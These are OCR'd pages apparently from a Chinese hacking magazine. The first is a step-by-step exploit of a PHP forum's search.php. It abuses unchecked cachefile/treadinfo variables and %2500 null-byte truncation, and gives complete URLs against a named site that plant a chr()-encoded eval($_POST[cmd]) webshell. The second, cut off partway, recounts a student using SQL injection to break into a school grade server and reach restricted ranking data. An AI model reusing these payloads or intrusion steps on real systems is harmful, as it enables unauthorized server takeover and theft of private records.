if(!$cachefile)$cachefile=$keyword.$sch_time.$sch_area.$method.$seekfid; //缓冲文件目录。
  //echo$page."*<1>*".$lastpage;echo"<br>";
  if(!file_exists("userdata/cache/$cachefile.txt")||$page>$lastpage||$step)
  {
        //echo $page;echo "<br>";echo $lastpage;echo "<br>";echo $step;
        if(!$step){
              deldir("userdata/cache/");
              /**
              * 搜索日志
```

我简单讲解一下，假设说系统没有检查这个cachefile变量的话，它（cachefile）就等于我们提交的关键字，我们提交的时间……并且，大家应该留意到，此处的if语句并没有进行配对，少了个else语句，因此我们可以手动提交这个变量，所以可以把搜索到的文件写到任意文件中去。

另外再看看schall.php文件的最后一句代码。

关键代码如下：

```
if($treadinfo)
      writeover("./userdata/cache/$cachefile.txt",$treadinfo,"ab");
?>
```

这里假设有提交变量treadinfo的话，就会把内容写到"./userdata/cache/$cachefile.txt"这个文件，而且这个文件是我们可以提交的，所以我们也可以进行手工提交了。




图6

三、手工测试

菜鸟总要学着长大哟，不要老是依靠别人写出来的工具呀，首先手工利用提交语句，我们必须先拟造，还是先打开工具，做第二步操作，就是"提交数据"，在返回页面中，我们点击属性，得到代码如下：

```
http://www.redyou.net/bbs//search.php?keyword=fdsoifusfuiodfugiodfuiogy&cachefile=shell.php%2500&treadinfo=<?fputs(fopen(chr(46).chr(47).chr(46).chr(46).chr(47).chr(46).chr(46).chr(47).chr(98).chr(98).chr(115).chr(100).chr(97).chr(116).chr(97).chr(47).chr(102).chr(117).chr(99).chr(107).chr(115).chr(98).chr(46).chr(112).chr(104).chr(112),w),chr(60).chr(63).chr(32).chr(101).chr(118).chr(97).chr(108).chr(40).chr(36).chr(95).chr(80).chr(79).chr(83).chr(84).chr(91).chr(99).chr(109).chr(100).chr(93).chr(41).chr(59).chr(63).chr(62))?>
```

这就是我们的利用代码了，我们需要进行简单的分析跟修改，keyword也就是刚才的我们分析代码中的要搜索关键字，这个可以自已设置，不过要设置为一定搜索不到的关键字，shell.php里也可以自行修改，这是我们生成在"/userdata/cache"目录下的，"%2500"处为关键，前面我们通过一个函数rawurldecode($cachefile)把%2500替换为%00，因此截断了后面的.txt，然后再加上treadinfo后面的代码，那么再修改下webshell生成的目录就ok了，此处代码为原本工具的默认生成目录跟文件名（也就是w前面的所有代码）：

```
chr(46).chr(47).chr(46).chr(46).chr(47).chr(46).chr(46).chr(47).chr(98).chr(98).chr(115).chr(100).chr(97).chr(116).chr(97).chr(47).chr(102).chr(117).chr(99).chr(107).chr(115).chr(98).chr(46).chr(112).chr(104).chr(112)
```

这些代码我们保存为php文件，然后解释出来就会看到了，如图5。




图5

"./"表示当前目录，"../"表示向前跳一个目录。这里lanker微型PHP+ASP管理器1.0双用版可以帮助我们把要生成的目录和文件名转换为代码，在浏览器中打开微型管理器，选择"专家模式"，然后把"./../../bbsdata/kk.php"填入，点击转换即可，如图6。

改写后的完整利用代码如下：

```
http://www.redyou.net/bbs//search.php?keyword=fdsoifusfuiodfugiodfuiogy&cachefile=yy.php%2500&treadinfo=<?fputs(fopen(chr(46).chr(47).chr(46).chr(46).chr(47).chr(46).chr(46).chr(47).chr(98).chr(98).chr(115).chr(100).chr(97).chr(116).chr(97).chr(47).chr(107).chr(107).chr(46).chr(112).chr(104).chr(112),w),chr(60).chr(63).chr(32).chr(101).chr(118).chr(97).chr(108).chr(40).chr(36).chr(95).chr(80).chr(79).chr(83).chr(84).chr(91).chr(99).chr(109).chr(100).chr(93).chr(41).chr(59).chr(63).chr(62))?>
```

最后直接把此完整代码提交到浏览器中，此时的操作相当于我们利用工具中的提交按钮，返回结果我就不剪切图了，这时在"/userdata/cache"目录下，就会生成yy.php，我们可以用原来我们之前用工具获得的webshell，如图7。




图7

但是此时还没有真正获取到webshell，只有当我们在浏览器中执行"userdata/cache/"下的yy.php，就相当于我们工具中的获得webshell的按钮，获得webshell了，真正获得的webshell将在这一步中生成于bbsdata目录下，就为我们刚才的kk.php，不信就最后访问下吧，记住还是一句话木马哦，如图8。




图8

结束了，文中如有错漏，欢迎朋友们指点，俺在黑客x档案论坛等候......

（本文涉及的相关工具：ofstar3800.exe、phpspy_2006、ASP+PHP两用Shell.Htm等，光盘中有收录。）

利用SQL注入杀进教育网站

乐乐

高三的期中考试终于考完了，看着公布栏上公布着推荐清华生的名额，突然发现一个熟悉的名字：崔XX，这人平时都考两百多名，怎么她也能混到清华的推荐生（我们学校只有两个名额），目前我们学校对年级名次的保密措施相当严格，心生疑惑，决定对她的名次进行查询。

学校采用由老师将本班的学生成绩登记到专门的服务器的网站上，再由教导处以上的老师用户权限将年级名次统计出来发给各科的老师。学校服务器操作系统采用的是Win2000+SP4，成绩网站是采用一个叫蓝易思公司所做的，网站打开如图1所示。




图 1

来到学生机房，用X-SCAN扫了一下这台服务器，仅仅开放了80、1433两个端口，而且sa密码也不为空（当然了，要是还有sa弱口令，管理员就真的是白痴了）。接着用HDSI3.0对这个网站进行了扫描，结果如图2。




图 2

没有找到注入点，百无聊赖中浏览到“学生在线”的“虚拟社区”中，看到如下地址：

http://xxx.xxx.xxx.xxx/eis/DUMMY_COMM/list.asp?f_id=110，好熟悉的格式啊，立刻用HDSI进行测试，结果如图3。

立即猜解表名内的数据，可惜没看到一个关于老师帐号的表名……

既然使用的是SQL数据库，那么肯定会有asp文件要用“select xxx from xxx”来调用数据库中的老师数据，于是找到网站的绝对路径。经过仔细的查找，终于找到了，如图4。




图 3

